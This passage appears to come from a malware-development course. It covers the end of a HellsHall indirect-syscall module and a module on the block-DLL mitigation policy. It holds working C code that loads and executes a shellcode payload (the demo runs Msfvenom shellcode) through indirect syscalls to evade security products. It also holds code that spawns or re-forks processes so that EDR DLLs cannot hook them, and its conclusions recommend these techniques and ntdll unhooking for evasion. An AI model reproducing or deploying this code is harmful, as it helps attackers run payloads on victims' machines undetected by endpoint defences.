typedef struct _NTAPI_FUNC
{
  NT_SYSCALL  NtAllocateVirtualMemory;
  NT_SYSCALL  NtProtectVirtualMemory;
  NT_SYSCALL  NtCreateThreadEx;
  NT_SYSCALL  NtWaitForSingleObject;

}NTAPI_FUNC, *PNTAPI_FUNC;

// global variable
NTAPI_FUNC g_Nt = { 0 };
```

Creating InitializeNtSyscalls

To populate the `g_Nt` global variable, the newly created function, `InitializeNtSyscalls`, will call `FetchNtSyscall` to initialize all members of `NTAPI_FUNC`.

```
BOOL InitializeNtSyscalls() {

  if (!FetchNtSyscall(NtAllocateVirtualMemory_CRC32, &g_Nt.NtAllocateVirtualMemory)) {
```

```
    printf("[!] Failed In Obtaining The Syscall Number Of NtAllocateVirtualMemory \n");
    return FALSE;
  }
  printf("[+] Syscall Number Of NtAllocateVirtualMemory Is : 0x%0.2X \n\t\t>> Executing 'syscall'
instruction Of Address : 0x%p\n", g_Nt.NtAllocateVirtualMemory.dwSSn, g_Nt.NtAllocateVirtualMemor
y.pSyscallInstAddress);


  if (!FetchNtSyscall(NtProtectVirtualMemory_CRC32, &g_Nt.NtProtectVirtualMemory)) {
    printf("[!] Failed In Obtaining The Syscall Number Of NtProtectVirtualMemory \n");
    return FALSE;
  }
  printf("[+] Syscall Number Of NtProtectVirtualMemory Is : 0x%0.2X \n\t\t>> Executing 'syscall' i
nstruction Of Address : 0x%p\n", g_Nt.NtProtectVirtualMemory.dwSSn, g_Nt.NtProtectVirtualMemory.pS
yscallInstAddress);


  if (!FetchNtSyscall(NtCreateThreadEx_CRC32, &g_Nt.NtCreateThreadEx)) {
    printf("[!] Failed In Obtaining The Syscall Number Of NtCreateThreadEx \n");
    return FALSE;
  }
  printf("[+] Syscall Number Of NtCreateThreadEx Is : 0x%0.2X \n\t\t>> Executing 'syscall' instruc
tion Of Address : 0x%p\n", g_Nt.NtCreateThreadEx.dwSSn, g_Nt.NtCreateThreadEx.pSyscallInstAddres
s);


  if (!FetchNtSyscall(NtWaitForSingleObject_CRC32, &g_Nt.NtWaitForSingleObject)) {
    printf("[!] Failed In Obtaining The Syscall Number Of NtWaitForSingleObject \n");
    return FALSE;
  }
  printf("[+] Syscall Number Of NtWaitForSingleObject Is : 0x%0.2X \n\t\t>> Executing 'syscall' in
struction Of Address : 0x%p\n", g_Nt.NtWaitForSingleObject.dwSSn, g_Nt.NtWaitForSingleObject.pSysc
allInstAddress);

  return TRUE;
}
```

Main Function


```
int main() {

  NTSTATUS  STATUS    = NULL;
  PVOID   pAddress  = NULL;
  SIZE_T    sSize   = sizeof(Payload);
  DWORD   dwOld   = NULL;
  HANDLE    hProcess  = (HANDLE)-1, // local process
            hThread   = NULL;
```

```
  // initializing the used syscalls
  if (!InitializeNtSyscalls()) {
    printf("[!] Failed To Initialize The Specified Indirect-Syscalls \n");
    return -1;
  }


  // allocating memory
  SET_SYSCALL(g_Nt.NtAllocateVirtualMemory);
  if ((STATUS = RunSyscall(hProcess, &pAddress, 0, &sSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRIT
E)) != 0x00 || pAddress == NULL) {
    printf("[!] NtAllocateVirtualMemory Failed With Error: 0x%0.8X \n", STATUS);
    return -1;
  }


  // copying the payload
  memcpy(pAddress, Payload, sizeof(Payload));
  sSize = sizeof(Payload);


  // changing memory protection
  SET_SYSCALL(g_Nt.NtProtectVirtualMemory);
  if ((STATUS = RunSyscall(hProcess, &pAddress, &sSize, PAGE_EXECUTE_READ, &dwOld)) != 0x00) {
    printf("[!] NtProtectVirtualMemory Failed With Status : 0x%0.8X\n", STATUS);
    return -1;
  }


  // executing the payload
  SET_SYSCALL(g_Nt.NtCreateThreadEx);
  if ((STATUS = RunSyscall(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pAddress, NULL, FALSE, NUL
L, NULL, NULL, NULL)) != 0x00) {
    printf("[!] NtCreateThreadEx Failed With Status : 0x%0.8X\n", STATUS);
    return -1;
  }


  // waiting for the payload
  SET_SYSCALL(g_Nt.NtWaitForSingleObject);
  if ((STATUS = RunSyscall(hThread, FALSE, NULL)) != 0x00) {
    printf("[!] NtWaitForSingleObject Failed With Error: 0x%0.8X \n", STATUS);
    return -1;
  }


  printf("[#] Press <Enter> To Quit ... ");
  getchar();
```


```
    return 0;
}
```

Demo


- Running the HellsHall implementation while attached to xdbg.




• `NtAllocateVirtualMemory` is using `NtReleaseMutant`'s `syscall` instruction which is at address `0x00007FF8308E3F82`. A breakpoint is placed at this address, in order to track code execution.




`NtProtectVirtualMemory` is using `NtReleaseMutant`'s `syscall` instruction which is at address `0x00007FF8308E4682`. Again, a breakpoint is placed at this address, in order to track code execution.




• Executing `NtAllocateVirtualMemory` triggers the breakpoint and shows that the `syscall` instruction is executed from within `ntdll.dll`.



• Executing `NtProtectVirtualMemory` triggers the breakpoint and shows that the `syscall` instruction is executed from within `ntdll.dll`.



- Finally, the payload executes the Msfvenom shellcode.



Conclusion

The best approach is to use the implementation of HellsHall in order to evade detection due to direct syscalls being detected with security solutions. To further enhance evasion capabilities, it is recommended to unhook `ntdll.dll` using HellsHall, as this will ensure that payloads that trigger hooked functions can run unhooked.

Note that a public version of HellsHall exists on GitHub but lacks several features. The one explained in this module contains far more features.

90. Block DLL Policy

Block DLL Policy

Introduction

This module introduces a technique that blocks security products from installing hooks into the local and remote processes using a special process creation flag. The process creation flag blocks non-Microsoft signed DLLs from being loaded into the created process, therefore, blocking them from installing hooks and performing other security mitigations, that would get the implementation detected during runtime.

The Flag

The special process creation flag is `PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON` and can be set on a newly created process using the `UpdateProcThreadAttribute` WinAPI. This flag belongs to a family of other *mitigation policies* that Microsoft created to prevent various types of attacks against the calling process. These mitigation policies are mostly related to exploitation but have other purposes as well. Two examples of mitigation policies are Data Execution Prevention and Control Flow Guard.

The `UpdateProcThreadAttribute` WinAPI was previously used in the *Spoofing PPID* module where an attribute was initialized using `InitializeProcThreadAttributeList` and then added to the attribute list of the process being created.


The same approach will be used to block non-Microsoft signed DLLs with the main difference being the flag used is `PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON`.

Block DLL Policy On Remote Process

Recall from the *Spoofing PPID* module that it's necessary to call `InitializeProcThreadAttributeList` twice, the first time to obtain the required size of the attribute to allocate enough memory and the second time with the correct parameters. Additionally, the `STARTUPINFOEX` structure needs to be used rather than `STARTUPINFO` to update the attributes list.

The `CreateProcessWithBlockDllPolicy` is a custom-built function that takes the path to a remote executable (`lpProcessPath`) and creates the process with the block DLL policy enabled.

Unfortunately, this implementation only benefits the child process since the implementation will not have this policy enabled, rather only its spawned child processes will. This means that the local process will remain hooked, as the policy of blocking the injection of non-Microsoft signed DLLs into the `implementation.exe` process was not enabled when the process was created.



The following `CreateProcessWithBlockDllPolicy` function creates a process with the block DLLs policy enabled. The function takes 4 arguments:

`lpProcessPath` - The name of the process to create.

`dwProcessId` - A pointer to a DWORD that receives the newly created process's PID.

`hProcess` - A pointer to a HANDLE that receives a handle to the newly created process.

`hThread` - A pointer to a HANDLE that receives a handle to the newly created process's thread.

```
BOOL CreateProcessWithBlockDllPolicy(IN LPCSTR lpProcessPath, OUT DWORD* dwProcessId, OUT HANDLE*
hProcess, OUT HANDLE* hThread) {
```

```
  STARTUPINFOEXA        SiEx        = { 0 };
  PROCESS_INFORMATION   Pi          = { 0 };
  SIZE_T                sAttrSize   = NULL;
  PVOID                 pAttrBuf    = NULL;

  if (lpProcessPath == NULL)
    return FALSE;

  // Cleaning the structs by setting the member values to 0
  RtlSecureZeroMemory(&SiEx, sizeof(STARTUPINFOEXA));
  RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

  // Setting the size of the structure
  SiEx.StartupInfo.cb       = sizeof(STARTUPINFOEXA);
  SiEx.StartupInfo.dwFlags  = EXTENDED_STARTUPINFO_PRESENT;

//------------------------------------------------------------------------------

  // Get the size of our PROC_THREAD_ATTRIBUTE_LIST to be allocated
  InitializeProcThreadAttributeList(NULL, 1, NULL, &sAttrSize);
  pAttrBuf = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sAttrSiz
e);

  // Initialise our list
  if (!InitializeProcThreadAttributeList(pAttrBuf, 1, NULL, &sAttrSize)) {
    printf("[!] InitializeProcThreadAttributeList Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Enable blocking of non-Microsoft signed DLLs
  DWORD64 dwPolicy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;

  // Assign our attribute
  if (!UpdateProcThreadAttribute(pAttrBuf, NULL, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, &dwPolic
y, sizeof(DWORD64), NULL, NULL)) {
    printf("[!] UpdateProcThreadAttribute Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  SiEx.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)pAttrBuf;

//------------------------------------------------------------------------------

  if (!CreateProcessA(
    NULL,
    lpProcessPath,
    NULL,
    NULL,
    FALSE,
    EXTENDED_STARTUPINFO_PRESENT,
```

```
    NULL,
    NULL,
    &SiEx.StartupInfo,
    &Pi)) {
    printf("[!] CreateProcessA Failed With Error : %d \n", GetLastError());
    return FALSE;
  }


  *dwProcessId  = Pi.dwProcessId;
  *hProcess     = Pi.hProcess;
  *hThread      = Pi.hThread;

  // Cleaning up
  DeleteProcThreadAttributeList(pAttrBuf);
  HeapFree(GetProcessHeap(), 0, pAttrBuf);

  if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
    return TRUE;
  else
    return FALSE;
}
```

Block DLL Policy On Local Process

To enable this policy on the local process, a Linux-style fork implementation will be used, whereby the local process creates another process of itself with this mitigation policy enabled. To prevent this cycle from continuing indefinitely, an argument will be passed to the second instance of the process to indicate that it should stop running the `CreateProcessWithBlockDllPolicy` function and instead execute the payload. The pseudocode below demonstrates the logic that will be employed in the code.

```
int main (int argc, char* argv[]){

  if (argc == 2 && (strcmp(argv[1], STOP_ARG) == 0)) {
    //  PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON is enabled
    //  Running the payload injection code for example
  }
  else {
    // 'STOP_ARG' is not passed to the process, so we create another copy of the local process wit
h the block dll policy
    // The 'STOP_ARG' argument will be passed in to the another process, making the above if-state
ment valid, so no more processes will be created
  }
}
```

The Code

The function below includes preprocessor code to determine if the implementation will enable the block DLL policy remotely or locally. Additionally, the function performs the following:

- If `LOCAL_BLOCKDLLPOLICY` is not enabled then the `CreateProcessWithBlockDllPolicy` function is called with the path of the remote executable to run with the block DLL policy enabled.
- If the `LOCAL_BLOCKDLLPOLICY` is defined, an if-else statement checks if the `STOP_ARG` argument is present. If `STOP_ARG` is not found, then the process has not enabled the block DLL policy, so the `CreateProcessWithBlockDllPolicy` function is called to re-run the local executable with the `STOP_ARG` argument.
- The next time the process is executed, it will have the `STOP_ARG` argument, indicating that the block DLL policy is enabled. This will result in the main function proceeding to execute the payload.

```
// Comment to create a remote process with block dll policy enabled
//
#define LOCAL_BLOCKDLLPOLICY#ifdef LOCAL_BLOCKDLLPOLICY#define STOP_ARG "MalDevAcad"#endif // LOCA
L_BLOCKDLLPOLICY//...

int main(int argc, char* argv[]) {

  DWORD   dwProcessId   = NULL;
  HANDLE  hProcess      = NULL,
            hThread       = NULL;

#ifdef LOCAL_BLOCKDLLPOLICYif (argc == 2 && (strcmp(argv[1], STOP_ARG) == 0)) {
    /*
      the real implementation code
    */
    printf("[+] Process Is Now Protected With The Block Dll Policy \n");

    WaitForSingleObject((HANDLE)-1, INFINITE);
  }
  else {

    printf("[!] Local Process Is Not Protected With The Block Dll Policy \n");

    // getting the local process path + name
    CHAR pcFilename[MAX_PATH * 2];
    if (!GetModuleFileNameA(NULL, &pcFilename, MAX_PATH * 2)) {
      printf("[!] GetModuleFileNameA Failed With Error : %d \n", GetLastError());
```

```
      return -1;
    }

    // re-creating local process, so we add the process argument
    // 'pcBuffer' = 'pcFilename' + 'STOP_ARG'

    DWORD dwBufferSize  = (DWORD)(lstrlenA(pcFilename) + lstrlenA(STOP_ARG) + 0xFF);
    CHAR* pcBuffer    = (CHAR*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwBufferSize);
    if (!pcBuffer)
      return FALSE;

    sprintf_s(pcBuffer, dwBufferSize, "%s %s", pcFilename, STOP_ARG);

    // fork with block dll policy
    if (!CreateProcessWithBlockDllPolicy(pcBuffer, &dwProcessId, &hProcess, &hThread)) {
      return -1;
    }

    HeapFree(GetProcessHeap(), 0, pcBuffer);

    printf("[i] Process Created With Pid %d \n", dwProcessId);


  }
#endif // LOCAL_BLOCKDLLPOLICY#ifndef LOCAL_BLOCKDLLPOLICY// if LOCAL_BLOCKDLLPOLICY is not define
d
  if (!CreateProcessWithBlockDllPolicy("C:\\Windows\\System32\\RuntimeBroker.exe", &dwProcessId, &
hProcess, &hThread)) {
    return -1;
  }
  printf("[i] Process Created With Pid %d \n", dwProcessId);

#endif // !LOCAL_BLOCKDLLPOLICYreturn 0;

}
```

Setting Block DLL Policy At runtime

There are alternative methods to activate the mitigation policy at the local level, aside from using CreateProcess, such as using the SetMitigationPolicy WinAPI with the `ProcessSignaturePolicy` flag during runtime. This can be implemented within the following function.

While this approach may require less effort, it is important to note that executing `SetProcessMitigationPolicy` may raise suspicion as it occurs after EDRs have already injected their DLLs meaning the DLLs will remain injected even after the policy is enabled.


```
int main() {

    // block dll policy is disabled

  PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY Struct = { 0 };

  Struct.MicrosoftSignedOnly = 1;

  if (!SetProcessMitigationPolicy(ProcessSignaturePolicy, &Struct, sizeof(Struct))) {
    printf("[!] SetProcessMitigationPolicy Failed With Error : %d \n", GetLastError());
  }

    // local process now have block dll mitigation policy enabled - but hooks remain installed
}
```

Conclusion

